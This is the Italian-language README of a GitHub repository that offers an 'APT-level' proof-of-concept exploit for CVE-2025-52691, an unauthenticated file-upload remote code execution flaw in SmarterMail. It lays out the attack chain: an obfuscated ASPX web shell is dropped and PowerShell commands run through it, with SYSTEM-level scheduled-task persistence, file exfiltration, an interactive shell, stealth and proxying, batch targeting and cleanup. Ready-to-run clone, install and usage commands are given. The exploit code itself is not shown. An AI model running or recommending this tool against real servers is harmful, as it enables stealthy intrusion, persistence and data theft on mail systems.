 deathshotxd/cve-2025-52691-apt-poc

Un exploit proof-of-concept migliorato per CVE-2025-52691 (SmarterMail Arbitrary File Upload RCE) con caratteristiche di livello APT come offuscamento stealth, persistenza, esfiltrazione e modalità interattiva. Solo per scopi educativi e test autorizzati. Crediti al PoC originale di yt2w/CVE-2025-52691.



Upload non autenticato. Follow-through di livello operativo.
Una proof of concept per SmarterMail con percorsi di stealth, persistenza, esfiltrazione e pulizia.
Questa è una proof-of-concept avanzata per CVE-2025-52691, l'upload arbitrario di file non autenticato in SmarterTools SmarterMail che può portare all'esecuzione remota di codice. Il percorso principale è invariato: enumerare gli endpoint di upload, depositare una web shell ASPX offuscata ed eseguire comandi attraverso di essa. Il livello operativo aggiunge comportamento di richiesta randomizzato, supporto proxy, un percorso di persistenza tramite attività pianificata, esfiltrazione di file, esecuzione interattiva di comandi e pulizia.
Solo uso autorizzato. Questo strumento esiste per scopi educativi, validazione difensiva e penetration testing approvato. Eseguirlo contro un sistema senza esplicito permesso scritto è illegale nella maggior parte delle giurisdizioni. L'autore non si assume alcuna responsabilità per uso improprio.

| Fase | Cosa accade | Artefatto o flag |
|---|---|---|
| 1. Raggiungimento | Normalizza l'URL di destinazione e verifica una risposta HTTP 200. | URL di destinazione |
| 2. Upload | Prova cinque endpoint di upload con corpi multipart, raw e JSON. | <random>.aspx |
| 3. Verifica | Richiede il percorso della shell generato e conferma l'output del comando. | ?auth=<password> |
| 4. Operatività | Esegue comandi PowerShell, apre una shell interattiva o preleva un file. | -c, --interactive, --exfil |
| 5. Persistenza | Crea un'attività pianificata giornaliera come SYSTEM. | --persistence |
| 6. Pulizia | Rimuove la shell caricata e il suo percorso di accesso. | --cleanup |
La fase di persistenza viene fornita con un URL del payload segnaposto. Sostituiscilo
in exploit-poc.py prima di utilizzare quel percorso in un laboratorio autorizzato.
--no-verify.--check-only conferma la raggiungibilità senza caricare nulla.--cleanup rimuove la shell caricata dopo l'operazione.
requests.python3 -m pip install requests
Non sono richiesti altri pacchetti di terze parti.
git clone https://github.com/DeathShotXD/CVE-2025-52691-APT-PoC.git
cd CVE-2025-52691-APT-PoC
python3 -m pip install requests

# Confirm the lab target is reachable before doing anything else.
python3 exploit-poc.py https://lab.example.com --check-only
Poi, solo contro un sistema di cui sei proprietario o che sei autorizzato a testare:
python3 exploit-poc.py https://lab.example.com -c "whoami"
python3 exploit-poc.py <target_url> [options]
<target_url> è l'URL di base del server SmarterMail, ad esempio
https://mail.example.com.
| Flag | Descrizione |
|---|---|
--targets-file <file> | Legge un URL di destinazione per riga e li elabora in sequenza. |
-c, --command <cmd> | Esegue un comando tramite la shell caricata dopo la verifica. |
-t, --timeout <seconds> | Timeout della richiesta in secondi. Predefinito: 30. |
--proxy <url> | Instrada le richieste attraverso un proxy HTTP, ad esempio http://127.0.0.1:8080. |
--no-verify | Disabilita la verifica del certificato SSL. |
--check-only | Verifica la raggiungibilità ed esce senza caricare. |
--persistence | Crea un'attività pianificata giornaliera come SYSTEM. Sostituire prima l'URL del payload segnaposto. |
--exfil <remote:local> | Legge un file remoto tramite la shell e lo scrive localmente. |
--interactive | Entra in un prompt dei comandi interattivo dopo la verifica. |
--cleanup | Rimuove la shell caricata dopo l'operazione. |
--log-level <level> | DEBUG, INFO, WARNING o ERROR. Predefinito: INFO. |
Esecuzione di base in laboratorio:
python3 exploit-poc.py https://mail.lab.internal
Esegui un comando:
python3 exploit-poc.py https://mail.lab.internal -c "systeminfo"
Instradare attraverso Burp e la persistenza delle richieste:
python3 exploit-poc.py https://mail.lab.internal \
  --proxy http://127.0.0.1:8080 \
  --persistence
Sessione interattiva con pulizia:
python3 exploit-poc.py https://mail.lab.internal --interactive --cleanup
Modalità batch:
python3 exploit-poc.py --targets-file targets.txt
Esfiltrare un file da un host Windows:
python3 exploit-poc.py https://mail.lab.internal \
  --exfil "C:\Windows\Temp\proof.txt:proof.txt"
Un'esecuzione riuscita stampa il percorso della shell, l'URL di accesso con la relativa password per esecuzione, l'output del comando e lo stato di persistenza, esfiltrazione o pulizia. I log vengono inviati alla console al livello selezionato.







